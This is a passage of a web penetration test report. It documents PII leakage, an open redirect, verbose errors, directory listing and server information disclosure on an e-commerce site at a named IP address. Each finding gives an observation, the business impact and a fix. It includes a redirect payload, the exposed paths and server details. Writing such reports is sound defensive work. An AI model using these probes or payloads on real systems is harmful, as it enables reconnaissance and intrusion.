
https://www.nopsec.com/weak-passwords-exploit/

8.PII Leakage

PII Leakage (Cevere)	Below mentioned URL is vulnerable to PII Leakage. **Affected URL :** • http://IP/products/details.php?p_id=1 **Affected Parameters :** • Seller Info

Observation

Goto http://IP/products/details.php?p_id=1 , now click on seller info it will show the seller info. Notice sellers PAN number is showing in clear text.



Business Impact – High

- A malicious user can use any users PAN card number for frauds and scams, to stay anonymous.
- A copy of your PAN card or its number can be quoted in transactions which you may not even be aware of.

Recommendation

- Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive.
- Sometimes seemingly harmless information can be much more useful to an attacker than people realize.
- Highlighting these dangers can help make sure that sensitive information is handled more securely in general by your organization.

References:

https://infosecwriteups.com/million-users-pii-leak-attack-288c5e37b283


https://www.protiviti.com/sites/default/files/united_states/insights/protiviti_data_leakage_wp.pdf

9.Open Redirection

Open Redirection (Moderate)	Below mentioned URL is vulnerable to Open Redirection. **Affected URL :** • http://65.1.136.180/redirect.php?url=HERE **Affected Parameters :** • url (GET Parameter) **Payload :** • url=http://anywebsite.com

Observation

Navigate to the product page, click on any view product. You will see seller info and brand website. Click on it the page will redirected to the sellers website.



You will be redirected in 10 seconds

Observation

Now if you will change the “url=seller’s website” to google.com, It will redirect to google.com.

You will be redirected in 7 seconds

Business Impact – Moderate

- The user may be redirected to an untrusted page that contains malware which may then compromise the user's machine.
- This will expose the user to extensive risk and the user's interaction with the web server may also be compromised if the malware conducts keylogging or other attacks that steal credentials, personally identifiable information (PII), or other important data.
- The user may be subjected to phishing attacks by being redirected to an untrusted page. The phishing attack may point to an attacker controlled web page that appears to be a trusted web site.
- The phishers may then steal the user's credentials and then use these credentials to access the legitimate web site.

Recommendation

- Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs.
- Maintain a server-side list of all URLs that are permitted for redirection. Instead of passing the target URL as a parameter to the redirector, pass an index into this list.
- The application should use relative URLs in all of its redirects, and the redirection function should strictly validate that the URL received is a relative URL.
- The application should use URLs relative to the web root for all of its redirects, and the redirection function should validate that the URL received starts with a slash character. It should then prepend http://yourdomainname.com to the URL before issuing the redirect.
- The application should use absolute URLs for all of its redirects, and the redirection function should verify that the user-supplied URL begins with http://yourdomainname.com/ before issuing the redirect.

References:

https://portswigger.net/support/using-burp-to-test-for-open-redirections


https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/04-Testing_for_Client_Side_URL_Redirect

9.Descriptive Error Message

Descriptive Error Message (Moderate)	Below mentioned URL is vulnerable to Descriptive Error Message. **Affected URL :** • http://IP/config/database.php

Observation

Navigate to the link http://IP/config/database.php . You will see a php warning message and database name.



Business Impact – Moderate

- Application error or warning messages may expose sensitive information about an application's internal workings to an attacker.
- These messages may also contain the location of the file that produced an unhandled exception.
- Consult the 'Attack details' section for more information about the affected page(s).

Recommendation

Verify that these page(s) are disclosing error or warning messages and properly configure the application to log errors to a file instead of displaying the error to the user.

References:

https://www.php.net/manual/en/errorfunc.configuration.php#ini.display-errors


https://owasp.org/www-community/Improper_Error_Handling

10.Directory Listing

Directory Listing (Moderate)	Below mentioned URL is vulnerable to Directory listing. **Affected URL :** • http://IP/robots.txt • http://IP/static/images/ • http://IP/static/images/uploads/products/


Observation

Navigate to http://IP/robots.txt , you will see a directory and a CMS which is hidden from users but its accessable by users.



Observation

Goto the product page, open a product and drag and drop the product image on a new tab. You will see the product image storage loacation.



POC

65.1.136.180/static/images/

Index of /static/images/

../		
customers/	05-Jan-2019 06:00	-
icons/	05-Jan-2019 06:00	-
products/	05-Jan-2019 06:00	-
banner-large.jpeg	05-Jan-2019 06:00	672352
banner.jpeg	07-Jan-2019 08:49	452884
card.png	07-Jan-2019 08:49	91456
default_product.png	05-Jan-2019 06:00	1287
donald.png	05-Jan-2019 06:00	10194
loading.gif	07-Jan-2019 08:49	39507
pluto.jpg	05-Jan-2019 06:00	9796
popoye.jpg	05-Jan-2019 06:00	14616
profile.png	05-Jan-2019 06:00	15187
seller_dashboard.jpg	05-Jan-2019 06:00	39647
shoe.png	05-Jan-2019 06:00	77696
socks.png	05-Jan-2019 06:00	67825
tshirt.png	05-Jan-2019 06:00	54603

Business Impact – Moderate

- As the product image directory is accessable to users, an attacker can upload a shell instead of image from admin dashboard.
- Exposing the contents of a directory can lead to an attacker gaining access to source code or providing useful information for the attacker to devise exploits, such as creation times of files or any information that may be encoded in file names.
- The directory listing may also compromise private or confidential data.

Recommendation

There is not usually any good reason to provide directory listings, and disabling them may place additional hurdles in the path of an attacker. This can normally be achieved in two ways:

- Configure your web server to prevent directory listings for all paths beneath the web root;
- Place into each directory a default file (such as index.htm) that the web server will display instead of returning a directory listing.

References:

https://cwe.mitre.org/data/definitions/538.html

https://cwe.mitre.org/data/definitions/548.html


https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/

10.Information Discloser

Information Discloser (Low)	Below mentioned urls disclose server information. **Affected URL :** • http://IP/phpinfo.php • http://IP/server-status • http://IP/composer.lock

Observation

- Navigate to mentioned URL
- Default server-status page opens which discloses server information



System	Linux ip-172-26-13-118 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-

Observation

- Server logs and other infromation

65.1.136.180/server-status/

Apache Server Status for localhost (via 127.0.0.1)


Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

Observation

- Composer.lock page which discloses other domain information.




```
{
    "_readme": [
        "This file locks the dependencies of your project to a known state",
        "Read more about it at https://getcomposer.org/doc/01-basic-usage.md#composer-lock-the-lock-file",
        "This file is @generated automatically"
    ],
    "hash": "702f3c645d89fb9814f4ae4438e1dd95",
    "content-hash": "3f1da9328e790b1300268e7b42bc46e4",
    "packages": [
        {
            "name": "ovidentia/applications",
            "version": "4.6.4",
            "source": {
                "type": "git",
                "url": "https://bitbucket.org/cantico/applications.git",
                "reference": "9b740f1c9eee0a8672ec1be8c3e0b82e703aa5dc"
            },
            "dist": {
                "type": "zip",
                "url": "https://bitbucket.org/cantico/applications/get/9b740f1c9eee0a8672ec1be8c3e0b82e703aa5dc.zip",
                "reference": "9b740f1c9eee0a8672ec1be8c3e0b82e703aa5dc",
                "shasum": ""
```

Business Impact – Moderate

- Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.

Recommendation

Take the following precautions:

- Disable all default pages and folders including server-status, server-info and remove the composer file or restrict accss to that file.

References:

https://vuldb.com/?id.88482

https://httpd.apache.org/docs/current/mod/mod_status.html

https://www.beyondsecurity.com/scan_pentest_network_vulnerabilities_apache_http_server_httponly_cookie_information_disclosure

THANK YOU

For any further clarifications/patch assistance

please contact: imumesh@techie.com